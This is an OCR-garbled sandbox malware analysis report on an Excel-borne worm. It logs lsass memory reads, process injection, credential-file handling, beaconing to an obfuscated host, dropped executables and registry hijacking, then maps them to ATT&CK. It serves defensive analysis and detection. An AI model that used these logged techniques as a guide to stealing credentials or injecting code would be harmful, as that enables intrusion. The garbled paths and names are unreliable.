Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2308a8, [\t#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 230928, \\t#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 2309a8, \\n#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 230a28, \n#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 230aa8, [#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (/windir%\System32\sass.exe, 230b28, .#, 120, 1fe264) Return: 0	2564	2820
		2564	
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230ba8, [#, 120, 1fe264) Return: 0		2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230c28,#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 230ca8, [r#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 230d28, \r/#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 230da8, [#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 230e28,#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230ea8, [.#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 230f28,#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230fa8, [.#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 231028, .#, 120, 1fe264) Return: 0	2564	2820
Call System API		2564	2820
,	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2310a8, [#, 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 231128, # 120, 1fe264) Return: 0		
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 231128,#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2311a8, [#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 231228,#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2312a8,#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2314a8, [#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 231d28,#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 231da8,#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 231fa8, .*#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 2322a8, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 299440,], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2994c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 299540,], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2995c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 299b40,], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 299bc0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (windir%\System32\\sass.exe, 299e40,], 120, 1fe264) Return: 0	2564	2820
Call System API		2564	2820
•	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2996c0, @.], 120, 1fe264) Return: 0		
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 299840,], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2998c0,], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 29a0c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 29a140,], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 29a1c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 29a240,], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 29a2c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a340,], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a3c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 29a440,], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 29a4c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a540,], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a5c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 29a640,], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args. (%windir%\System32\\sass.exe, 29a6c0, @.], 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args. (%windir%\System32\\sass.exe, 29a6c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args. (%windir%\System32\\sass.exe, 29a740,], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 29a7c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 29a840,], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a8c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a940,], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 29a9c0,], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 29aac0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29ab40,], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29abc0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29ac40,], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 29acc0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 29ad40,], 120, 1fe264) Return: 0	2564	2820
-	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 29adc0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API		2564	2820
Call System API Call System API	API Name; NtReadVirtualMemory Args; (%windir%\System32\lsass.exe. 29ae401. 120. 1fe264) Return: 0		
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29ae40,], 120, 1fe264) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29ae40,], 120, 1fe264) Return: 0		2820
Call System API Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29aec0,], 120, 1fe264) Return: 0	2564	2820
Call System API			2820 2820 2820

Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 29b140,], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 29b1c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 29b240,], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 29b2c0, 8, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, d39f38,, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, d39fb8, 8, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, d3a038,, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, d3a0b8, 8, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, d3a138,, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, d3a1b8, 8, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, d3a238, 8, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%lSystem32\sass.exe, d3a438, .x.w8, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%lSystem32\sass.exe, 7ffdf00c, x.w, 4, 1fe209) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (/windir/i/System32/isass.exe, 77c87894, , 4, 1fe290) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2217f8, x.", 120, 1fe290) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2216a0, I, 20, 1fe2c8) Return: 0	2564	2820
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:472:Isass.exe, 770000, .<\'v, 9118, 0) Return: 1	2564	2820
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2820 Target Process ID: 472 Target Image Path: Isass.exe Injected Content: ,<'v		
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 7ffdf00c, .x.w, 4, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 77c87894, , 4, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2217f8, x.", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 221878, p.", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 221b70, X.", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 221c58, :#", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2223b8, .\$", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2224f8, .]", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 222918,", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f8d0, P.", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f950,", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f6f0,", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f7c0,", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f9d0, P.", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22fa50,", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22fb10,", 120, 1fe264) Return: 0	2564	2820
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:472:lsass.exe, 780000, UE.SVW.8.pt.X.\n., 223, 0) Return: 1	2564	2820
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2820 Target Process ID: 472 Target Image Path: Isass.exe Injected Content: UE.SVW.8.pt.X.\n.		
Call Filesystem API	$API \ Name: DeleteFileW\ Args: (\ \% APPDATA\% \ Microsoft \ Credentials \ S-1-5-21-790525478-1060284298-101542035-1003 \ Credentials_dec\)\ Return: 0$	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Credentials) Return: 1	2564	2820
Delete File	Path: %APPDATA%B15501\191F5D.lck Type: VSDT_ASCII	2564	2820
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2820 File: %APPDATA%\B15501\191F5D.lck Type: VSDT_ASCII		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\B15501\191F5D.lck) Return: 1	2564	2820
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5 -896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e19 70b_6f97d273-4777-40a5-896e-b3601ef1b3cd) Return: 1	2564	2820
Call System API	API Name: BCryptDecrypt Args: (320000, ȥ, 64, 0, , 8, ȥ, 64, 1043936, 0) Return: 0	2820	472
Add File	Path: %APPDATA%/Microsoft(CryptoRSA(S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Write File	Path: %APPDATA%iMicrosoftiCryptoiRSAiS-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Call System API	API Name: CryptDecrypt Args: (654b88, 0, 1, 0, 27160c8, 1c) Return: 1	2564	2820
Call System API	API Name: DnsQueryExW Args: (—‹‹ÅÐЧ†šœŒÑ'žĐœ—ž"Đ'ž‹šŇ—, 1, 40000000) Return: 123	2564	2820
Call Network API	API Name: socket Args: (23, 2, 0) Return: 254	2564	2820
Call Network API	API Name: socket Args: (2, 1, 6) Return: 254	2564	2820
Call Network API	API Name: connect Args: (254, —‹‹ÅÐЊ†ŠœŒÑ'žĐœ—ž"Đ'ž‹šÑ—:80, 16) Return: 0	2564	2820
Call Network API	API Name: send Args: (254, POST HTTP/1.0/r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n	2564	2820
	Threat Characteristic: Connects to remote URL or IP address		
Detection	Connection: — <a:x8f\(\)\(="" \<="" adb\(="" td=""><td></td><td></td></a:x8f\(>		
Call Network API	Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\nAccept: */"\r\nContent-Type: application/octet-stream\r\	2564	2820


Call Network API	API Name: recv Args: (254, , 4048, 0) Return: ?	2564	2820
Add File	Path: %APPDATA%B15501\191F5D.exe Type: VSDT_EXE_MSIL	2564	2820
Detection	Threat Characteristic: Drops executable during installation	2304	2020
Detection	Dropping Process ID: 2820		
	File: %APPDATA%\B15501\191F5D.exe Type: VSDT_EXE_MSIL		
Detection	Threat Characteristic: Creates multiple copies of a file		
Detection	%APPDATA%IB15501\191F5D.exe		
Call Filesystem API	API Name: MoveFileWithProgressW Args: (%TEMP%\3582-490\vbc.exe, %APPDATA%\B15501\191F5D.exe, 0, 0, 1) Return: 1	2564	2820
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5 -896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Delete File	Path: %APPDATA%Microsoft/Crypto/RSAIS-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5 -896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e19 70b_6f97d273-4777-40a5-896e-b3601eff1b3cd) Return: 1	2564	2820
Call System API	API Name: BCryptDecrypt Args: (320000, ȥ, 64, 0, , 8, ȥ, 64, 1043936, 0) Return: 0	2820	472
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5	2564	2820
	-896e-b3601ef1b3cd Type: VSDT_COM_DOS		
Write File	Path: %APPDATA%\MicrosoftiCrypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5 -896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Call System API	API Name: CryptDecrypt Args: (654b88, 0, 1, 0, 6e9b58, 2d) Return: 1	2564	2820
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\B15501\191F5D.exe		
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\B15501		
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601effb3cd Type: VSDT_COM_DOS	2564	2820
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e19 70b_6f97d273-4777-40a5-896e-b3601ef1b3cd) Return: 1	2564	2820
Call System API	API Name: BCryptDecrypt Args: (320000, ȥ, 64, 0, , 8, ȥ, 64, 1043936, 0) Return: 0	2820	472
Add File	Path: %APPDATA%MicrosoftiCryptolRSAIS-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5 -896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Write File	Path: %APPDATA: %MicrosoftiCryptolRSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5 -896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Call System API	API Name: CryptDecrypt Args: (654b88, 0, 1, 0, 27160c8, 1c) Return: 1	2564	2820
Call System API	API Name: DnsQueryExW Args: (—‹‹ÅÐЧ†šœŒÑ⁻žĐœ—ž°Đ°ž‹šÑ—, 1, 40000000) Return: 123	2564	2820
Call Network API	API Name: socket Args: (23, 2, 0) Return: 254	2564	2820
Call Network API	API Name: socket Args: (2, 1, 6) Return: 254	2564	2820
Call Network API	API Name: connect Args: (254, —<:ÅDÐ\$†\$œŒÑ°ŽĐœ—Ž°Đ°Ž;šÑ—:80, 16) Return: 0	2564	2820
Call Network API	API Name: send Args: (254, POST HTTP/1.0lr\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\n'nHost:\n'nAccept: *\"\n'\nContent-Type: applic ation/octet-stream\n'nContent-Encoding: binar\n'\n'Content-Key: 1050D694\n'\nContent-Length: 177\n'\nConnection: close\n'\n'\n, 243, 0) Return: 243	2564	2820
Detection	Threat Characteristic: Connects to remote URL or IP address		
	Connection: —<\x8f\delta\D\s\frac{1}{2}\text{De}\tilde{z}^2\D\z\s\frac{1}{2}\text{De}\tilde{z}^2\D\z\s\frac{1}{2}V8f\x8f\x8f\x8f\x8f\x8f\x8f\x8f\x8f\x8f\x		
	Content: POST HTTP/1.0lr\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\nAccept: \r'\n\nContent-Type: application/octet-stream\r\ nContent-Encoding: binary\r\nContent-Key: 1C50D694\r\nContent-Length: 177\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (254, ., 177, 0) Return: 177	2564	2820
Call Network API	API Name: recv Args: (254, , 4048, 0) Return: ?	2564	2820
Detection	Threat Characteristic: Causes process to crash Process ID: 2820		
Write Registry Key	Image Path: vbc.exe Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109E600904000000000F01FE C\Usage\Product\nonequebondout\nonequebondo\nonequebondo\nonequebondo\noneq\n		2356
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109E60090400000000000F01FE		2356
	C\Usage\Product\NonBootFilesIntt_1033 Value: 52ca0002		
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bcc0000, 31db180, b017c, 6bddf8fe, 1b7bb0) Return: 6		2356
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bcc0000, 31db180, b017c, 6bddf8fe, 1b7bb0) Return: 6		2356
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bcc0000, 31db180, b017c, 6bddf8fe, 1b7bb0) Return: 6		2356
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bcc0000, 31f5de0, b017c, 6bddf8fe, 1b7bb0) Return: 6		2356
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bcc0000, 31f5de0, b017c, 6bddf8fe, 1b7bb0) Return: 6		2356
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bcc0000, 31f5de0, b017c, 6bddf8fe, 1b7bb0) Return: 6		2356

API Name: DialogBoxIndirectParamW Args: (6bcc0000, 31f5de0, b017c, 6bddf8fe, 1b7bb0) Return: 6

2356

▼ Screenshot

Call Window API



▼ Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	98494EF434FFDFE844F360A309CFDDFEB95F3956
SHA-256	B265C50C4532B44241BA60761F7BB695E5A1743917993119D26676869648DDFE
MD5	9C8666A6E5C9B46C83FB7CC0C6658CC7
Size	1398883 byte(s)

Risk Level	High risk
Detection	VAN_WORM.UMXX
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (1) Autostart or other system reconfiguration (16) File drop, download, sharing, or replication (12) Hijack, redirection, or data theft (1) Malformed, defective, or with known malware traits (12) Process, service, or memory object change (8) Suspicious network or messaging activity (8)

Process Graph



Process Graph Legend

Tactics	Techniques	Notable Threat Characteristics
Execution	Execution through API	Characteristics: 1, 2, 3
Discovery	Process Discovery	Characteristics: 1
Collection	Data from Local System	Characteristics: 1
Command and Control	Commonly Used Port	Characteristics: 1
	Standard Application Layer Protocol	Characteristics: 1

 $\ensuremath{\texttt{©}}$ ATT&CKTM is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Anti-security, self-preservation (1)

Characteristic	Significance	Details
Attempts to detect active running processes		Process ID: 2492 Info: enum processes

▼ Autostart or other system reconfiguration (16)

Characteristic	Significance	Details
Modifies file that can be used to infect systems		%TEMP%\3582-490\vbc.exe
Modifies file that can be used to infect systems		C:\MSOCache\All Users\(90120000-0115-0409-0000-0000000FF1CE)-C\dwtrig20.exe
Modifies file that can be used to infect systems		C:\MSOCache\All Users\(90120000-0115-0409-0000-0000000FF1CE)-C\DW20.EXE
Modifies file that can be used to infect systems		C:\MSOCache\All Users\(90120000-0030-0000-00000000FF1CE)-C\setup.exe
Modifies file that can be used to infect systems		C:\MSOCache\All Users\(90120000-0030-0000-0000000FF1CE)-C\ose.exe
Modifies file that can be used to infect systems		C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\SETUP\OSE.EXE
Modifies file that can be used to infect systems		C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\MSOFFICE\OFFICE11\OFFCLN.EXE
Modifies file that can be used to infect systems		C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\COMMON\MSSHARED\DW\DW20.EXE
Modifies file that can be used to infect systems		%ALLUSERSPROFILE%\Package Cache\{f65db027-aff3-4070-886a-0d87064aabb1}\vcredist_x86.exe
Modifies file that can be used to infect systems		%ALLUSERSPROFILE%\Package Cache\{1aaa01ad-3069-4288-9c6f-37a140a8f6c7}\VC_redist.x86.exe
Modifies file that can be used to infect systems		%APPDATA%IMicrosoft\Installer\(C0C31BCC-56FB-42A7-8766-D29E1BD74C7C)\python_icon.exe
Modifies file that can be used to infect systems		%TEMP%\ose00000.exe
Modifies file that can be used to infect systems		%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\vbc[1].exe
Modifies important registry entries to perform rogue functions		Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: \(\text{windir}\text{\shell}\open\command\(\text{Default}\) Type: REG_SZ
Hides file in system folder to evade detection		%windir%lsvchost.com

▼ File drop, download, sharing, or replication (12)

Characteristic	Significance	Details
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file		File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe
Executes dropped file		%TEMP%\3582-490\vbc.exe
Executes dropped file		File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"
Executes dropped file		%TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"
Executes dropped file		File: %TEMP%\3582-490\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Drops executable during installation	•••	Dropping Process ID: 2468 File: %windir%\svchost.com Type: VSDT_EXE_W32
Drops executable during installation	•••	Dropping Process ID: 2468 File: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL
Drops executable during installation	•••	Dropping Process ID: 2392 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32
Creates multiple copies of a file		%windir%\svchost.com
Creates multiple copies of a file		%USERPROFILE%\vbc.exe

▼ Hijack, redirection, or data theft (1)

